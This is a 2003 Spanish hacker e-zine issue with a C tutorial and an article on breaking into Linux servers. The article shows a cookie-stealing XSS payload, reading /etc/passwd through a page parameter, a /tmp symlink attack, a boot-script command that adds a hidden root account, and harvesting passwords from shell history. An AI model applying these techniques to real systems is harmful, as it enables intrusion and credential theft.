[Fecha: 30 de Agosto de 2003 :: Numero: 2 :: Distribución: Libre y gratuita]

Saludos

Proyecto R
http://www.cdlr.org

Electron Security Team
http://www.est.cl

Zine Store
http://www.zine-store.com.ar

Hackindex
http://www.hackindex.org

Undersec Security Team
http://www.undersec.com

Systat Security Team
http://www.systat.cl

El Hacker
http://www.elhacker.net

La Covacha Underground
http://www.lcu.com.ar

Foros Powers
http://foro.powers.cl

United Hackers International
http://www.uhi.cl

Y a los manes que no pueden estar ausentes, los cuales son:

Faller, konej0, qide, milon, jtag, Egrone, cbn, ruc, cb swf, NBK, etc. y a uno que otro que se nos escapa por ahí, nunca están todos...

Downloads/Mirrors

http://www.zine-store.com.ar
http://www.elhacker.net
http://www.hackemate.com.ar
http://www.uhi.cl
http://culturadigital.3t5.com
http://www.pc-hacker.net

Colaborador de esta edición

- prOtOzOO

Disclaimer

Cultura Digital Team no se hace responsable por el mal uso que le puedas llegar a dar a los textos aca expuestos en esta E-Zine, ya que algunos de estos textos llevados a la practica pueden llegar a resultar ilegales, pero que quede bien claro que incitar a la ilegalidad no es el fin que nos mueve a si es que cae bajo tu mera responsabilidad lo que hagan con esta E-Zine.

A nacido un nuevo grupo de underground chileno que ha decidido lanzar una E-Zine con el único propósito de informar y dar a conocer este mundo y expresar a través de nuestras ideas y pensamientos que no somos unos criminales pero si unas mentes inquietas que buscan el saber de los sistemas informáticos día a día y si por saber mas que el resto, buscar, hurgar en busca de la información, por existir sin color de piel, de tendencias políticas e informar a la sociedad de lo que esconden los timan de delincuentes halla ustedes nuestras conciencias están tranquilas y nuestras mentes listas para seguir aprendiendo.

Índice General

Introducción

By Editor Cultura Digital Team

Señoras, señores, jóvenes y no tan jóvenes aca estamos de vuelta con nuestra tercera entrega para ser admirada por sus ojos y comentadas por sus bocas y también porque no reflexionada por su cabeza.

Si estamos de vuelta, que ya no pensaban que salia E-Zine? xDD, nos retratamos un poco por problemas que sufrió un integrante, pero ya estamos aquí y venimos nuevamente con algunas cosas nuevas en la E-Zine y producida mejor, como ven en nuevo formato (Pdf).Como han de saber estamos mas centrados en presentarles un mejor material y es por esto que hemos analizado mas los textos que le entregamos en esta edición. Esta ves con un poco de polvo levantado por lo que vamos a exponer aca en este numero.

Un cambio un poco radical que daremos a conocer esto no es para demostrar nada, sabemos cuanto medimos y de cuanto somos capaces. aca a todos nos criaron de buena enseñanza y con buenos valores y fundamentos, para ser buenas personas y siempre abocamos por el bien. No somos criminales y mucho menos, solo nos mueve en cierta parte nuestros conocimientos, no somos hackers en potencia ya que nos falta mucho y no andamos presumiendo por ahí de serlo, siempre humilde de actos buenos. Como nuestro grupo uno de chicos buenos.

Últimamente han sucedido variedad de cambios en CDT, cambios que nos siguen abriendo los ojos y que a su vez nos dejan enseñanza a cada uno de nosotros, ya varios han partido y así también pasaran y se quedaran en nuestras mentes, porque en algo aunque fuera aveces poco contribuyeron a seguir creciendo día a día. Solo con esfuerzo y unidad se hace un buen grupo, siempre razonando y dando conocer ideas y esas mismas compartiéndolas. Aquí estamos si esto es CDT un grupo de personas unidas por un fin común que buscamos día a día, muchas veces es difícil compartir con personas de diferentes índoles o pensamientos, pero cuando todo se reúne por un fin común eso se hace superficial. Es así CDT seguirá caminado y siempre dando la cara hacia delante.

Nuestros actos en la red y también fuera de ella son para tratar de mejorar, en diversos aspectos y dejar algo, contribuir en algo a todo este mundo, somos personas con ideales y sabemos muy bien nuestro norte. Ese que aveces se ve lejano, pero que con esfuerzo y trabajo se forja con el pasar del tiempo, personas como cualquier otras forman este grupo y lo digo con orgullo buenas personas que nunca harían mal a nadie con sus conocimientos, al menos que sean casos justificados y que ahí si actuaríamos con todo el peso como grupo. No los dedicamos hacer desfaces a empresas, instituciones, universidades, etc. Pero repito si lo haremos en el caso que sea necesario y que se justifique.

Hoy venimos de nuevo y traemos esta E-Zine, nuestra tercera edición, ya hemos avanzado, pero todavía nos falta y CDT seguirá aportando humildemente como lo hacemos, no los gusta figurar como muchos presumiendo de conocimientos, si nosotros sabemos un poco es por el interés que le damos a las cosas y lo decimos humildemente nunca presumimos y siempre tratamos de aportar en variadas formas como se hace con la E-zine y los proyectos que tenemos y que se van dando de poco, se camina a paso lento pero seguro.

Edición Aniversario

By Editor Cultura Digital Team

Aquí estamos, puedo decir con la frente en alto si hemos cumplido un año, con lo que es CDT, hemos crecido y nos hemos desarrollado, como grandes amigos pero así también nos hemos caído, esta es una historia que empezó con la inquietud de un par de mentes sedientas de conocimientos e inquietas por ver que hay mas halla, detrás de una puerta brindada y supuestamente segura a ojos de la gente.

Con el tiempo recorrido y el mirar hacia a tras, digo y siempre diré esto no se podría haber hecho posible y desarrollado con el pasar del tiempo sin la compresión y el afín por una causa común que unió a un par de personas por ahí por el 26 de agosto de un año 2002 en unas aulas de una universidad y que luego se expandirían en la actualidad a 5 para caminar por la senda de la información y de la tecnología, abriéndose fronteras a través de una linea telefónica, abriendo nuestras mentes y nuestras capacidades para absorber y dar, para discutir y analizar. En fin siempre con los pies bien puestos sobre la tierra y no jactándonos de nada y solo expresándonos como lo sabemos hacer y como lo decidimos hacer, a través de la red de redes que es inet, detrás de un teclado y un monitor, con los ojos enrojecidos muchas veces de estar frente a el y cruzando palabras, frases con personas de otras fronteras de distintas nacionalidades, de diferente tendencias pero al fin todos vamos a un solo lado.

Como olvidar las horas de trabajo dedicado a todo esto, como olvidar a cada unas de las personas que han pasado durante este tiempo por CDT, ya que ellos al estar dentro o fuera del grupo contribuyeron en su minuto a crecer y a seguir adelante con esto, como no sacar a relucir la buena amistad que ha ido creciendo con cada integrante de CDT y la confianza que tenemos uno en el otro, como olvidar ese día en que yuyoX abrió las puertas de su casa a un perfecto desconocido que solo había cruzado un par de palabras por chat y por fono con el, eso no se vende ni se compra en un supermercado, esto se forja con responsabilidad, con trabajo con perseverancia y muchas cosas mas que a lo largo nos han tocado vivir y nos tocara seguir viviendo. Gracias a la unión de personas común y corriente, gente como tu, como yo que se vio con un proyecto en mente y dijo porque no hacerlo realidad y luchar por aquello, gastar horas, noches enteras, compartir, escuchar y todo lo que se te pase por la mente, todo sea por lo que un día decidimos hacer y salirnos del molde y crear y dar a conocer esto llamado CDT.

Esta es una historia que se empieza forjar quizás nos critiquen fuertemente o nos retracten y digan cosas en contra de nosotros o simplemente no los soporten, pero cuanta gente saca la voz? y tiene la fuerza para hacer algo?, es bastante fácil decir cosas, pero lo difícil es hacerlo.

No somos personas enfermas ni criminales solo mentes sedientas de aprendizaje y de curiosidad por lo que puede haber mas halla y si se puede ir mas lejos que un simple click de ratón o de un simple tono de de una conexión telefónica lo haremos, ya que llevamos dentro sed de inquietudes y si podemos aportar en parte y de una manera aunque aveces sea de una forma mínima lo haremos, sin el fin de obtener reconocimientos, fama o otra palabra con significado estúpido.

Esto es y seguirá siendo CDT

Programación en C parte 3

By _AlphaIce_

E-Mail Contacto: alphaice@hotmail.com

Hola a todos... pensaban que era el ultimo capitulo del curso de c, pues no jejeje, aun nos faltan cosas por explorar así que se extiende el cursillo, ahora lo que vamos a ver son arreglos y cadenas, cosas necesarias para todo programador de C. Ojala no encuentren corto este articulo ya que fue de emergencia :(me murió el disquete jajaja, bueno, ahora vamos al curso xD.

Arreglos y cadenas

En este capítulo se presentan los arreglos y las cadenas. Las cadenas se consideran como un arreglo de tipo char.

Arreglos unidimensionales y multidimensionales:

Los arreglos son una colección de variables del mismo tipo que se referencian utilizando un nombre común. Un arreglo consta de posiciones de memoria contigua. La dirección más baja corresponde al primer elemento y la más alta al último. Un arreglo puede tener una o varias dimensiones. Para acceder a un elemento en particular de un arreglo se usa un índice.

Algo mas fácil de explicar seria así:

```
        Arreglo
    /*-[]-[]-[]-[]-[]-*
Índice              final
```

Donde cada nodo esta unido y dentro de cada celda existe un dato por ejemplo números, para que lo entiendan lo mostrare gráficamente pero en realidad se lo tendrán que imaginar jejeje.

/*-[1]-[7]-[10]-*

esto es un arreglo de números, su primer dato es el 1 y ultimo es el 10.

El formato para declarar un arreglo unidimensional es:

tipo_arreglo nombre_arreglo [tamaño]

Por ejemplo, para declarar un arreglo de enteros llamado listanum con diez elementos se hace de la siguiente forma:

```
int listanum[10];
```

En C, todos los arreglos usan cero como índice para el primer elemento. Por tanto, el ejemplo anterior declara un arreglo de enteros con diez elementos desde listanum[0] hasta listanum[9], aquí nos referimos a la posición del arreglo.

La forma como pueden ser añadidos los elementos de un arreglo, es de la siguiente forma:

```
listanum[2] = 15; /* Asigna 15 al 3er elemento del arreglo listanum*/

num = listanum[2]; /* Asigna el contenido del 3er elemento a la
variable num*/
```

El lenguaje C no realiza comprobación de contornos en los arreglos. En el caso de que sobrepase el final durante una operación de asignación, entonces se asignarán valores a otra variable o a un trozo del código, esto es, si se dimensiona un arreglo de tamaño N, se puede referenciar el arreglo por encima de N sin provocar ningún mensaje de error en tiempo de compilación o ejecución, incluso aunque probablemente se provoque el fallo del programa. Como programador se es responsable de asegurar que todos los arreglos sean lo suficientemente grandes para guardar lo que pondrá en ellos el programa.

C permite arreglos con más de una dimensión, el formato general es:

```
Tipo nombre_arr [ tam1 ][ tam2 ] ... [ tamN];
```

Por ejemplo un arreglo de enteros bidimensionales se escribirá como:

```
int tabladenums[50][50];
```

Observar que para declarar cada dimensión lleva sus propios paréntesis cuadrados.

Para acceder los elementos se procede de forma similar al ejemplo del arreglo unidimensional, esto es:

```
tabladenums[2][3] = 15; /* Asigna 15 al elemento de la 3ª fila y la 4ª
columna*/

num = tabladenums[25][16];
```

A continuación se muestra un ejemplo que asigna al primer elemento de un arreglo bidimensional cero, al siguiente 1, y así sucesivamente.

```
main()
{
    int t,i,num[3][4];

    for(t=0; t<3; ++t)
        for(i=0; i<4; ++i)
            num[t][i]=(t*4)+i*1;

    for(t=0; t<3; ++t)
    {
        for(i=0; i<4; ++i)
            printf("num[%d][%d]=%d  ", t,i,num[t][i]);
        printf("\n");
    }

}
```

En C se permite la inicialización de arreglos, debiendo seguir el siguiente formato:

```
tipo nombre_arr[ tam1 ][ tam2 ] ... [ tamN] = {lista-valores};
```

Por ejemplo:

```
int i[10] = {1,2,3,4,5,6,7,8,9,10};
int num[3][4]={0,1,2,3,4,5,6,7,8,9,10,11};
```

Cadenas

A diferencia de otros lenguajes de programación que emplean un tipo denominado cadena string para manipular un conjunto de símbolos, en C, se debe simular mediante un arreglo de caracteres, en donde la terminación de la cadena se debe indicar con nulo. Un nulo se especifica como '\0'. Por lo anterior, cuando se declare un arreglo de caracteres se debe considerar un carácter adicional a la cadena más larga que se vaya a guardar. Por ejemplo, si se quiere declarar un arreglo cadena que guarde una cadena de diez caracteres, se hará como:

```
char cadena[11];
```

Se pueden hacer también inicializaciones de arreglos de caracteres en donde automáticamente C asigna el carácter nulo al final de la cadena, de la siguiente forma:

```
char nombre_arr[ tam ]="cadena";
```

Por ejemplo, el siguiente fragmento inicializa cadena con ``hola'':

```
char cadena[5]="hola";
```

El código anterior es equivalente a:

```
char cadena[5]={'h','o','l','a','\0'};
```

Para asignar la entrada estándar a una cadena se puede usar la función scanf con la opción %s (observar que no se requiere usar el operador &), de igual forma para mostrarlo en la salida estándar.

Por ejemplo:

```
main()
{
    char nombre[15], apellidos[30];

    printf("Introduce tu nombre: ");
    scanf("%s",nombre);
    printf("Introduce tus apellidos: ");
    scanf("%s",apellidos);
    printf("Usted es %s %s\n",nombre,apellidos);
}
```

El lenguaje C no maneja cadenas de caracteres, como se hace con enteros o flotantes, por lo que lo siguiente no es válido:

```
main()
{
    char nombre[40], apellidos[40], completo[80];

    nombre="José Manuel"      /* Ilegal */
         apellidos="Morelos y Pavón";        /* Ilegal */
         completo="Gral."+nombre+appellidos; /* Ilegal */
}
```

Bueno esto fue corto pero aun así no es mala documentación :) Que estén bien y estudien nos vemos ok chaox, se despide...

Alph@Ice The DarkStaR from The DarkSide.

Intromisión en servidores parte 2 y final

By [EL_CoNaN]

E-Mail Contacto: conancdt@hotmail.com

Bueno señores aca estamos y venimos a terminar lo que comenzamos, a pasado un tiempo desde nuestra segunda edición así que vamos a refrescar un poco la materia y la memoria con respecto al tema que estamos y que vamos a terminar de tratar en esta edición.

Básicamente las tectónicas de ataques no autorizados, por decirlos o llamarlos así, va perdón estamos tratando intromisión a servidores así suena mas bonito no xDD. Bueno mejor vamos al grano como vamos a relatar. Una tectónica de ataque a un servidor se basa en varias fases que detallaremos y recordaremos para luego tiranos con la segunda parte, ya que las famosas tectónicas o construcción de ataques básicamente son dos fases que se van subdividiendo con la implementación del ataque, estas dos fases son los ataques remotos y los ataques locales y como dije anteriormente estos se subdividen en fases, como un árbol con sus respectivas ramas.

los ataques remotos, se realizan luego de un previo análisis y merodeo del objetivo, con esto ya tendremos información para centrarnos a sacar información critica y que comprometa a dicho servidor o objetivo y esto ya lo vimos en cierta parte en la edición pasada y lo terminaremos en esta edición. Por otra parte el ataque local se se realiza luego de haber entrado al servidor osea cuando ya se a ganado acceso, con cualquier cuenta dentro del sistema y todo dependerá de como este el sistema y de que tanto sepa el atacante para seguir escalando privilegios e información si es que antes no la ha obtenido.

Una cosa muy clara que hay que tener en mente es que depende de como se realice el ataque se tendrá una entrada y todas al menos serán diferentes, por ejemplo un ataque a una base de datos no te daría la misma entrada que atacar el ftp, aunque las dos formas son potenciales entradas al sistema las dos se realizan y se utilizan técnicas muy diferentes una de la otra, espero haber explicado bien xDD. Recuerda que
un atacante puede lograr entrar a un servidor en una noche, en un mes o en el peor de los casos requerirá de mas tiempo y esto llega hacer fatal cuando ocurre para la seguridad del servidor y su integridad.

Bueno vamos a parar un poco la cháchara y el bla bla para adentrarnos en la segunda etapa de este texto llamado originalmente intromisión a servidores y veremos si es la ultima xDD.

Aprovechándose de bug de sistemas y aplicaciones

Aquí primero que nada tendrás que tener una gran capacidad de visualización del objetivo y entorno, guiarte por la información previamente obtenida y darle a los análisis que estimes conveniente para llegar a descubrir una potencial entrada, y se corre el riego siempre de ser pillados husmeando dentro, pero eso sucede cuando el admin tiene las
neuronas bien puestas, ya que algunos ni siquiera se dan cuenta que su sistemas han sido vulnerados y que son un colador y conviven con backdors, sniffer y otras hierbas que ya trataremos a su tiempo. Como ves estamos llegando a una de las partes cruciales en esta seguidilla de textos.

Hora de darle rienda a las explicaciones y las técnicas que aca describiré de la forma mas amena posible.

Un atacante siempre se guiara por la información previamente obtenida, por ejemplo de una pauta de información como la que describimos en el primer capitulo de este texto, ya que no creo que un atacante remoto experimentado ataque un servidor a tontas y a locas ya que una información detallada y ordenada simplifica las cosas, para llegar al objetivo. Luego de esto un atacante se fija algunos pasos como estos:

- fijan sus ojos en los demonios que corren los distintos puertos y se van a buscar posibles bug y exploit en dichas versiones de aplicaciones en paginas web dedicadas a esto, como así también pueden ser listas de correo de seguridad, los sitios mas conocidos para esto
  propósitos, son las web(s) de las empresas a las cuales corresponde el sistema operativo, puede ser linux.org, microsoft.com, también no podemos dejar ausente servidores de alertas como hispasec securityfocus, astalavista.com, etc.

Un ejemplo podría ser el siguiente, un atacante se fija que el servidor esta corriendo en el puerto 25 de Sendmail una versión un poco vieja o con algún bug que puede ser explotado remotamente, que lo que hace el atacante, bueno se va a buscar el exploit a los diferentes sitios, luego lo compila y lo corre para ver si hay suerte.

- Luego el atacante con su alma y espíritu de curiosidad mira su información, decide probar con las aplicaciones web, ve que el lenguaje que en el cual se realizo el sitio web esta hecho a base de php y decide probar algunas cosas que tenia guardadas en su mente y zap.

Un ejemplo algo explicativo seria este.

Para este punto supongamos que tenemos un Linux corriendo un servidor web con php y sap el alma de la mente inquieta dice que pasa si pruebo eso, haber mi scan de bug no me da nada interesante en el lenguaje de programación web (php) voy a probar a mano, hmm el atacante descubre que tiene bug de Xss, empieza a mirar y sale con esto " me permitirá implementar código malicioso o comandos arbitrarios en el server" va mas lejos descubre a mano el bug del path disclosure y se lanza, deduce que el server para mostrar cada file del sitio usa una función en el index.php del sitio en cuestión. Algo asi:

http://www.estavivo.com/index.php?page=3

El atacante dice, que pasa si ahí aplico un exploit constituido de código malicioso hecho en java, algo así:

http://www.estavivo.com/index.php?page=<script>alert(document.cookie);</script>

Xss dice presente y siempre el atacante sigue mas lejos,dice algo como esto: permitiría robar algunas cookies los damos cuenta que esta web da acceso a un foro por lo que seria interesante llegar a utilizar esto para robar las cookies de usuarios del sitio.. usando ingeniería social, por ejemplo posteando algún mensaje en donde colocáramos algún link.

Decide probar un par de cosas y se lanza nuevamente.

http://www.estavivo.com/index.php?page=/etc/passwd

hmm todo dependerá de que tanto se aplique el admin y sap consigue un poco.

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/bin/bash
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologi

sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/var/spool/news:
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
fomco:x:32299:800::/home/fomco:/usr/local/cpanel/bin/noshell foto-d-e
32300:801::/home/foto-d-e:/usr/local/cpanel/bin/noshell foto-d-
iicon_mad.gif
gim:x:32324:825::/home/gim:/usr/local/cpanel/bin/noshell giulia-e
kiranjiv:x:32421:922::/home/kiranjiv:/usr/local/cpanel/bin/noshell
knight-s
bla bla bla
```

Bueno el atacante sigue haciéndose interrogantes, mas ahora que a conseguido algo y sigue yendo mas lejos intenta ver el archivo /etc/shadow pero no se le permite ver, pero no se da por vencido y dice pero tengo todos los user validados de este server, igual me pueden servir para hacer ataques a fuerza bruta, otra cosa que puedo hacer es intentar coger los logs de acceso o mirarlos tales como lastlog y con esa información intentar comprometer la maquina de un usuario del servidor y así, conseguir el passwd de tal user e intentar explotar alguna falla en el servidor y conseguir root.

Y así explicado en 2 cortos pasos y con ejemplos se puede entender mejor, hay miles de formas mas como explotar fallas de distintas índoles, basadas en exploit remotos escritos en c, por ejemplo como aprovecharse del apache chunked y cosas por el estilo, aca no explicare que es un exploit ya que deberías saberlo y también como compilarlos, bueno haciéndola cortita para que no resulte tedioso hay variados campos que uno puede explotar y aca dejare una pequeña pauta:

- Fallos de seguridad de aplicaciones basadas en el protocolo tcp/ip.
- Exploit para ciertos procesos que se aprovechan de bug.
- Ataques para desbordar la pila del proceso y ejecutar código arbitrario que permiten conseguir una shell o una root shell. dependiendo del bit de suid que este corriendo un programa.
- Defectos de configuración en los servicios de red tales como NFS o recursos compartidos por ejemplo.
- Defectos en la programación web (como mala programación de paginas asp que permitan inyección sql).

Y por otra parte los servicios mas atacados y mas vulnerables son algunos como estos:

- Openssl
- Samba
- Webdav
- Frontpage extension misconfiguration
- Aix ftpd
- Solaris telnetd
- Sendmail
- Wuftpd
- Proftpd
- Phpnuke
- OmniBack II

Y muchos mas que dejo para que investiguen, buenos investigadores xDD...

Podría pasarme todo el texto poniendo mas cosas, pero como son variadas las técnicas y variados los enfoques a distintos servicios, trate de poner un ejemplo a la vena que rebelara un poco, aunque un atacante puede probar miles de técnicas y así también el mismo puede descubrir una nueva forma de una potencial entrada. Les e dejado las descritas arriba. Bueno con esto terminamos este punto y comenzamos el siguiente xDD...

Consiguiendo acceso al objetivo

Una ves dentro ya del objetivo gracias a todas las cosas que realizo, el atacante se plantea las cosas que ara, que comandos ejecutara, tratara de no levantar sospechas de que a conseguido acceso, buscara información, ejecutara programas, vera que suid corren esos programas y si ve que no a conseguido acceso como admin, root, etc En el objetivo buscara la forma de hacerlo lo mas rápido posible y así ir ganando o escalando en privilegios.

El atacante se ve con acceso y ahora empieza la vaina para el xDD...

Viendo los privilegios y aumentándolos

Lo típico que suele ocurrir, el atacante se da cuenta que entro pero que no tiene el permiso suficiente para el fin que quiere entonces nuevamente tiene que sacarle humo a su cabeza y empezar a plantear y pensar como puede llegar a ser root o admin. Hmm piensa un poco ve que corre el servidor y que posibilidades le ofrece la cuenta por la cual a entrado, primordialmente una cuenta de acceso ordinario al sistema.

Entonces el atacante remoto se plantea cosas como estas:

- Ve que programas puede ejecutar
- Lista el directorio de inicio
- ve si se le permite correr algún programa para ver el suid
- ve archivos de importancia, como profile, /etc, y otros siempre y cuando la cuenta lo permita.
- Prueba exploit locales
- Plantea forma de escalar privilegios sin utilizar exploit
- Plantea y le da curso a la estrategia para coger el root o la cuenta de admin

Cosas como estas se plantea un atacante remoto, ahora para seguir mas adelante con el tema daremos y describiremos un par ejemplos, en sistemas Linux dentro de las cuales desglosaremos variadas técnicas que un atacante remoto puede llegar a implementar para conseguir lo que quiere.

Una ves que ya se obtenido el acceso en un sistema Unix o derivado en este caso Linux, tenemos la posibilidad de corren comandos localmente y por ende escalar directorios y ver que ahí dentro de ellos siempre y cuando la cuenta lo permita. Si el sistema no utiliza shadow password, en días como hoy aun hay sistemas aunque no lo creas que no corren shadow password y por ende estando en esta situación es mucho mas fácil coger las pass del servidor, es llegar copiarnos el /etc/passwd a nuestro sistema y ahí luego crackearlo a las anchas con un buen crackeador. El ataque a contraseñas lo veremos un poco mas abajo así no se preocupen, bueno sigamos.

Una de las cosas mas utilizadas cuando se logra acceso local con cuenta ordinaria es tratar de ejecutar exploit locales, y estos varían desde los famosos buffer owerflow hasta algunos programas que escriben archivos temporales sin muchas veces chequear el sistema si existen dichos archivos, estos son verdaderas rutas o link hacia otros archivos.

y también el atacante se puede aprovechar de los diferentes comandos, programas, fallas de kernel y muchas cosas mas, todo depende de que tan curioso es el atacante y que tanto decida probar, por ejemplo.

- Su
- More
- Script de longeo
- Shell script
- Programas como vi, emasc
- Archivo de log de las shell como el famoso history
- Fallos de kernel
- Etc

Son algunas de las cosas que puede ver un atacante para aumentar sus privilegios. Son muchas, variadas las posibilidades y los rincones a explotar pero los centraremos en los que los atacantes remotos aplican mas, ojala todo esto sirva para los admin, que también vulnerando se logra saber los puntos débiles para implementar políticas de seguridad y así saber los posibles ataques y como resguardar un poco el sistema. Aunque reconozco que este texto esta mas enfocado al otro lado de la moneda, osea mas a tipos y técnicas de ataques, pero tratadas básicamente en teoría y un poco de practica

Bueno vámonos a algunas técnicas.

Creamos un symlink en /tmp (a un archivo de sistema) algo así

```
[user@penetrado user]# ln -s /etc/passwd  /tmp/adminsunlink
```

Después de esto ejecutamos algún exploit que se base o que se aproveche de un programa para escribir archivos temporales para así indicarle que sobre escriba el /tmp/adminsunlink

Algo así:

```
[user@penetrado user]#./exploit-local --> aca ponemos nuestros passwords xDD
```

Y aca pueden suceder dos cosas, que el exploit modifique los archivos de contraseñas, tales como /etc/passwd o /etc/shadow o que solo los modifique y nos cambie el user del ID y una ves que esto suceda ya podemos agregar una cuenta propia con UID 0, esto se puede aprovechar muchas veces gracias a los admin que programan mal y que no se fijan en los archivos temporales muchas veces. Por otra parte veremos otro tipo de como elevar o escalar privilegios para llegar a ser el dios de los dioses osea root.

Otra cosa que suele hacer un atacante es que teniendo un bajo nivel o privilegio como una cuenta ordinaria con la cual obtuvo acceso se tope ejecutando algún programa por un corto tiempo con un alto privilegio casi siempre root, esto suele ocurrir por un lapso corto de tiempo, milésimas de segundos y para estos hay exploit locales que se corren que son totalmente dependiente del tiempo en el que se este ejecutando un programa con privilegio altos y esto como dije no son mas de un par de milésimas de segundos, dichos exploit se ejecutan justo en el momento en el que el programa esta corriendo con privilegios de root tratando de que el exploit ejecute algún código arbitrario como una shell con UID 0, a esta técnica se le denomina Race condition. Esta técnica es muy difícil de hacer y dependerá de un buen exploit y de las veces que se realice, pueden variar de una a 10 intentos para conseguir el objetivo que es llegar a ser root.

Por otro lado te puedes encontrar con un sistema mal configurado que nos habrá sus puertas, como por ejemplo un archivos con permisos de

escritura para cualquier usuario, siendo que cualquiera puede ser un atacante y puede modificar el archivo y esto dependerá en si de que archivo se trate, por otro lado siguiendo con las malas configuraciones, puede haber un archivo de arranque mal configurado con las características descritas arriba, esto seria muy peligroso ya que estos son script y se ejecutan siempre como root al bootear el sistema y modificando un script de estos con algo asi:

```
/usr/bin/useradd -p PdPPzjKWABro6 -u 0 -o srconan
```

aca estaríamos agregando a un usuario con su previo password encriptado con UID 0 de nombre srconan y por lo tanto tendríamos nivel root.

Bueno ahora que ya vimos un poco de exploit locales que les parece si tratamos de elevar privilegios aprovechándonos de los errores del admin y sin exploit locales, la forma que mas me encanta es esta y aca daremos una o dos técnicas de como hacerlo, así que aca vamos.

En primera instancia tratare los errores de escritura o de digitacion.

Esta técnica consiste en leer .sh_history/.bash_history/history estos dos archivos, esto es bastante simple y efectiva y se refiere a leer los errores que comete el admin o alguien con cuenta de root. Dichos errores son conocidos como errores de dedo o escritura.

Veamos un primer caso.

Supongamos que el admin, esta revisando a otro usuario y para volver a root tiene que teclear el comando su root y se equivoca en algo y se le va el longeo como por ejemplo:

```
$ su root
Password: contraseña incorrecta
$ maluco
maluco: command not found
```

---

otro ejemplo:

```
$ su roott
su: el usuario roott no existe
$ maluco
maluco: command not found
```

Como vemos aca el administrador en el primer ejemplo se equivoco en dar su contraseña y también se le fue volver a poner a “su root” otra ves y escribido su contraseña como comando como ven en la tercera linea (maluco: command not found). A simple vista esto no genera nada para el administrador, y en el segundo ejemplo el administrador se le fue una letra, ya que hera root y escribido “su roott”. Como conclucion los dimos cuenta que en los dos ejemplos escribido su password como comando y como este comando no existe dentro del sistema este le regresa un error, esto no genera nada a simple vista para el administrador, pero esto queda grabado en el history de la shell y lo podemos consultar de la siguiente manera.

ponemos lo siguiente:

```
$ more ~/.bash_history
ls
dir
su root
```

```
ls
dir
ls /etc
ls /etc/passwd
cd /etc/passwd
cd /etc/passwd
cd /etc
ls
ls mail
cd
bla bla bla
su rootт
maluco
ls
bla bla
```

Apuesto que a mas de uno esto no se le había pasado por la mente, que fácil no y sin tanto esfuerzo coges las pass de root y sap eres el dios en el sistema y esta a tu disposición.

Ya señores para terminar la parte dentro de un sistema Unix o derivado, en este caso Linux vamos a tratar el crackeo a las contraseñas y las formas de ataques a contraseñas, pero antes voy a decir un par de hierbas.

Es realmente importante el elegir contraseñas seguras y que nos ofrezcan por lo menos mínimos aspectos de seguridad y por ende todo buen administrador debe seguir pasos como estos:

- Las password deben ser cambiadas cada cierto tiempo, claves de admin por ejemplo cada 2 semanas y claves se usuarios ordinarios cada mes, si eres paranoico pes le das menos tiempo de expiración.
- Dichas password deben contener una mezcla de letras, números, caracteres osea alfanuméricas.
- El admin debe configurar el tamaño para las password, dejarlas lo sumamente largas para que no sean adivinadas.
- Nunca un admin debe utilizar la misma password para distintos sistemas, sitios, foros, mail, etc ya que esto simplifica la tarea del crackeo de contraseñas.
- En lo general ninguna password debe contener información personal, como numero de teléfono, numero de cuenta bancaria, patente de auto, etc.
- La password en lo primordial no debe pertenecer a algún alfabeto o diccionario.
- A su ves deben ser fáciles de recordar por el dueño del la contraseña pero no por esto fácil de adivinar.

Bueno después de estas contra medidas que son aplicables a cualquier sistema vámonos con las formas de ataques a contraseñas.

Las contraseñas en Linux y derivados de Unix se almacenan encriptadas, en ficheros de texto, como normalmente en /etc/passwd, dicho fichero que era accesible en modo lectura por todo los usuarios del sistema, eran usado directamente para validar o no la entrada en el sistema a los usuarios. y esto pintaba un grave problema de seguridad en las pass es por esto se migro al /etc/shadow y hoy por hoy todas las distros nuevas de Linux almacenan ahí sus password.

Para realizar dichos ataques los atacantes se basan en programas para averiguar si los usuarios del sistema están usando contraseñas débiles y por lo tanto inseguras, y como se sabe existen diferentes programas que pueden hacer ataques por fuerza bruta, es decir ir realizando pruebas una tras otra, sin aplicar ningún algoritmo inteligente, utilizando una lista de palabras que la pueden coger en diferentes sitios o hacerse ellos mismo una onda diccionario.

Aquí trataremos básicamente con el amigo John the Ripper. Básicamente este programa se hizo para detectar contraseñas dediles en sistemas Unix.

Vámonos a hacer trabajar al amigo john

Una ves bajado a nuestro HD el archivo de contraseñas aplicamos...

[root@el_conan root]# john contraseñas.txt

john contraseñas.txt

Loaded 2 passwords with 2 different salts (Standard DES [24/32 4K])

guesses: 0 time: 0:00:00:00 10% (2) c/s: 23462 trying: brasil7 - admin1
guesses: 0 time: 0:00:00:01 21% (2) c/s: 48806 trying: gespinoza3- carlos5
guesses: 0 time: 0:00:00:02 33% (2) c/s: 37075 trying: nobody - vero8
guesses: 0 time: 0:00:00:03 48% (2) c/s: 32994 trying: DeDo - rsantis
guesses: 0 time: 0:00:00:04 60% (2) c/s: 31017 trying: pepe36 - vivo
guesses: 0 time: 0:00:00:05 71% (2) c/s: 29882 trying: marcelo56 - maluco

Bueno luego para ver las pass solo bastara con llamar al archivo de txt que le indicamos al amigo john, algo así.

[root@el_conan root]# john –show contraseñas.txt y ahí nos mostrara todo

Para mayor información de como usar el John the Ripper sugiero que se lean algún manual por ahí ya que aca no explicare como usarlo ya que no viene al caso y me desviaría del tema.

Básicamente para el crackeo de contraseñas los atacantes remotos usan programas como:

- John the Ripper (A mi gusto uno de los mejores)
- Crack (Igual bueno)
- Cracker
- PerlCrack
- Nutcracker
- Y muchos mas...

Por otra parte los servicios que mas atención le prestan los atacantes remotos para hacer un ataque vía fuerza bruta son:

- Telnet
- Rlogin
- Rsh
- Ftp
- SSH (Secure Shell)
- POP

Bueno con esto concluyo la sección de como aumentar los privilegios, tanto aprovechándose de bug con sus respectivos exploit y también de como saltar privilegios sin exploit aprovechándose de los errores del amin.

Moviéndose por el objetivo a piachere

